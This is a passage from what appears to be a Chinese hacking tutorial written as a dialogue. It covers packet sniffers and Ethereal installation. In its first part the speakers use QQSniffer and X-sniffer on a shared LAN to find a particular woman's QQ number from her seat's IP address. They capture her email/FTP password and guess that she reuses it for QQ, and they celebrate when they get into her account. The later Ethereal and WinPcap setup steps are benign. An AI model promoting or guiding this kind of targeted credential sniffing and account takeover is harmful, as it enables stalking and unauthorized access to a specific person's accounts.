


图 14

“IP 地址的最后一位是 177，在意料之中，因为自己机器的编号也是 177。”

“然后开启 QQSniffer，呵呵，当发现嗅探到的 IP 地址的最后一位是 mm 座位编号时，就找到那位 mm 的 QQ 号码了。”

“哦！真不是一点花花肠子啊，这都想得到。”

“而且配合 X－sniffer，连 QQ 的密码都可以尝试获得哦！”

“先使用 X－sniffer 获得邮箱／FTP 等相关密码，再使用 QQSniffer 获得对应 IP 地址的 QQ 号码，因为普通用户的 QQ 密码和邮箱密码相同的几率是很大的，所以大胆推测 QQ 密码就是它的邮箱密码，成功的几率是很大的哦！”

“哦，对啊，尝试一下那个 mm 的号码吧，哈哈！果然正确。”小黑兴奋的说道，“X－sniffer 和 QQSniffer 双剑合璧，无敌于共享局域网！越来越有意思了！”

“人无完人，嗅探器也是。X－sniffer 和 QQSniffer 虽然好用，但有些时候就满足不了我们更高级的要求了。”

五、完美的 Ethereal

“X-Sniffer 和 QQSniffer 都能自动对捕获的数据进行层层的过滤，只显示我们想要的数据。这是这类嗅探器最大的优点——简单易用，同时也是它们最大的软肋——无法知道全面的网络数据。当需要对网络数据进行详细地分析，特别是网络程序调试时，需要知道每一个包的每一个数据，这类重重过滤的嗅探器就无法担当重任了。”老黑解释到。

“时代造英雄！在人民的呼唤下，一个传奇的 Ethereal 呼之欲出了。”

“Ethereal 是一款开放源码的网络分析系统，也是目前最好的开放源码的网络协议分析器，能在 Linux 平台和 Windows 平台下使用。”

“Ethereal 起初由 Gerald Combs 开发，随后由一个松散的 Etheral 团队组织进行维护开发。它目前所提供的强大的协议分析功能完全可以媲美商业的网络分析系统，自从 1998 年发布最早的 0.2 版本至今，大量的志愿者为 Ethereal 添加新的协议解析器，如今 Ethereal 已经支持 500 多种协议解析。”

“500 多种协议？太夸张了吧！TCP/IP 有这么多协议吗？”小黑张大了嘴巴。

“当然不仅仅是 TCP/IP 的协议，比如还有 IPX 的，RPC 的，以及很多公司的，商业的，专门的，私有的协议，数目多的很呢。”老黑笑着回答，“Ethereal 能支持这么多协议，都归功于自身良好的设计结构。在 Ethereal 系统中加入一个新的协议解析器很简单，一个不了解系统结构的新手也可以根据留出的接口进行自己的协议开发。这就是插件。事实上，由于网络上各种协议种类繁多，各种新的协议层出不穷。一个好的协议分析器必需有很好的可扩展性和结构，这样才能适应网络的不断发展。”

“如何编写插件就不说了，只是分工不同，都是为人民服务，我们还是继续作绿叶，关心如何使用吧。Ethereal 可以直接从网络上抓取数据进行分析，也可以对由其他嗅探器抓取后保存在硬盘上的数据进行分析。使用者能交互式的浏览抓取到的数据包，查看每一个数据包的摘要和详细信息。Ethereal 的功能非常强大，支持几乎所有的协议、丰富的过滤语言、易于查看 TCP 会话经重构后的数据流等。”

“哇！听的我直流口水，果真很完美啊。”小黑说道，“快说说如何使用吧。”

“不要急，功能强大的软件自然有些大牌，和前面的嗅探器捻来就用不同，Ethereal 首先需要安装。”

“工欲善其事，必先利其器。要安装 Ethereal，需要安装一个 WinpCap 驱动。”

“WinpCap 可以从 http://netgroup-serv.polito.it/winpcap/install/Default.htm 上下载。安装比较简单，一直点下一步就可以了（图 15）。”




图15

"然后再安装Ethereal，Ethereal的下载地址为http://www.ethereal.com。下载后运行安装程序，首先出现安装向导提示框（图16）。"




图16

"然后出现安装协议，选择同意'I Agree'(图17)。"




图17

"接下来叫用户选择Ethereal的安装类型，保持默认的选择就可以了（图18）。"

"再点几步NEXT后，Ethereal就开始了安装过程，不一会，就安装完毕了（图19）。"

"运行程序，出现Ethereal的运行界面如下，朴素大方，很舒服养眼（图20）。"




图18

